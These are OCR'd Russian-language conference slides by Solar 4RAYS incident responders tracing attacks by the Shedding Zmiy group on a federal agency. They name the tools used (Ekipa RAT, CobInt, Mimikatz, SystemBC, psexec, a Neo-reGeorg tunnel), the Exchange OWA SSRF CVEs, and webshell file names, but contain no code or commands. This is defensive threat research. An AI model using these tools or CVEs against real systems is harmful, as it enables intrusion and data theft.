4RAYS by SOLAR

phd 2 Positive Hack Days Fest

от ■ positive technologies

# Распутываем змеиный клубок: по следам атак Shedding Zmiy


Геннадий Сазонов

Инженер технического расследования Solar 4RAYS

Антон Каргин

Исследователь угроз Solar 4RAYS


phd 2 X 4RAYS by SOLAR


# 4RAYS by SOLAR

Геннадий Сазонов


DFIR-специалист

Антон Каргин

REMA-специалист




# Shedding Zmiy




# Квест. Мерч. Блог.

# Кейс 01
## Первая ниточка




Жертва:
федеральное государственное ведомство

Хронология инцидента:
декабрь 2022 – январь 2023

Последствия:
публикация украденных данных

# Схема атаки



2022-625711.docx
Victim
Credential Dumping
Ekipa RAT
CobInt
Mimikatz
SoftPerfect Network Scanner
Anydesk
Shedding Zmiy
- Procdump
CVE-2022-41080/CVE-2022-41082 (OWA SSRF)
RDP
Microsoft Exchange Server
Bridgehead
SystemBC
CobInt
Mimikatz
RDPWrapper
psexec
RDP
WinRM
psexec
gY6t4.aspx
shit.aspx
SysFeedback.aspx
shit3.aspx
Host
Host
Host

# Кейс 01. Инструменты


- SystemBC
- EkipaRAT
- CobInt
- Neo-reGeorg tunnel – socks proxy via webshell

# Кейс 01. Инструменты. EkipaRAT + CobInt


Phishing chain




Run as service



